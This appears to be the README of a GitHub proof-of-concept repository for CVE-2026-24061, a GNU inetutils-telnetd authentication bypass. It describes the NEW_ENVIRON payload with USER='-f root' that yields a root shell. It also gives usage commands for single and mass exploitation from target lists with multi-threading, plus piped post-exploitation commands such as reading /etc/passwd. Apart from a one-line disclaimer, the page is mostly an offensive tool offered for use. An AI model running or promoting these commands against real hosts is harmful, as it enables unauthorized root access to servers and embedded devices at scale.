 tc4dy/cve-2026-24061-poc-exploit

Remote authentication bypass exploit for GNU inetutils-telnetd (CVE-2026-24061) using CRLF injection to gain instant root shell. Supports single/mass exploitation, multi-threading, custom ports, pipe mode, and session keep-alive.





GNU inetutils-telnetd Edition - CRLF Injection to Authentication Bypass & Instant Root Shell
This exploit leverages CVE-2026-24061, a critical remote authentication bypass vulnerability in GNU inetutils-telnetd. By injecting a crafted NEW_ENVIRON payload with USER='-f root', it bypasses authentication and grants an instant root shell without any credentials.
Note: The
basic_exploit.shscript is a simplified, faster version ofexploit.sh; however,exploit.shis recommended for full functionality.
| Category | Features |
|---|---|
| Exploitation | ✅ Authentication Bypass via CRLF Injection ✅ Instant Root Shell ✅ Custom User Injection (-f admin, -f user) |
| Scanning | ✅ Single Target Exploitation ✅ Mass Exploitation from File ✅ Multi-Threading (configurable threads) ✅ Custom Port Support |
| Advanced | ✅ Pipe Mode (command execution via stdin) ✅ Session Keep-Alive ✅ Retry Mechanism ✅ Timeout Control |
| Usability | ✅ Colored Output (colorama) ✅ Dual Language (Python & Bash) ✅ Verbose/Debug Mode |
| Product | Versions |
|---|---|
| GNU inetutils-telnetd | 1.9.3 - 2.7 |
| Affected Linux Distributions | Debian, CentOS, Ubuntu and their distributions. (Zorin OS, Linux Mint, Pop!_OS and Elementary OS) |
| Embedded Devices | NAS, IoT, Routers |
[!] Disclaimer: This tool is for authorized security testing and educational purposes only. Unauthorized access is illegal.
# python vers better btw

# Clone the repository
git clone https://github.com/tc4dy/CVE-2026-24061-PoC-Exploit
cd CVE-2026-24061-PoC-Exploit

# Python version
pip3 install -r requirements.txt

# Bash version
chmod +x exploit.sh
chmod +x basic_exploit.sh
# Python version
python3 exploit.py -u 192.168.1.100

# Bash version
./exploit.sh -u 192.168.1.100
./basic_exploit.sh 192.168.1.100
# Custom port (non-standard telnet port)
python3 exploit.py -u 10.0.0.5 -p 2323

# Custom username injection
python3 exploit.py -u 10.0.0.5 -usr admin
# Create targets file
echo "192.168.1.100" > targets.txt
echo "192.168.1.101" >> targets.txt
echo "10.0.0.5:2323" >> targets.txt

# Mass exploit with 20 threads
python3 exploit.py -l targets.txt -m 20

# Bash version
./exploit.sh -l targets.txt -m 20
# Execute commands via pipe
echo "id; whoami; uname -a" | python3 exploit.py -u 192.168.1.100

# Multiple commands
echo "ls -la; cat /etc/passwd; ps aux" | ./exploit.sh -u 192.168.1.100
# Verbose mode with debug output
python3 exploit.py -u 192.168.1.100 -v

# Custom timeout and retries
python3 exploit.py -u 192.168.1.100 --timeout 10 --retries 5

# Session keep-alive (maintain shell)
python3 exploit.py -u 192.168.1.100 --keep-alive
| Short | Long | Description | Default |
|---|---|---|---|
-u | --url | Target IP address | Required |
-p | --port | Target port | 23 |
-l | --list | File containing target list | None |
-m | --max-threads | Maximum threads for mass exploitation | 10 |
-usr | --username | Username to inject | root |
-t | --timeout | Socket timeout (seconds) | 10 |
-r | --retries | Number of retry attempts | 3 |
-v | --verbose | Enable debug output | False |
--keep-alive | Keep session alive after exploitation | False |
Check out my other exploit repositories:
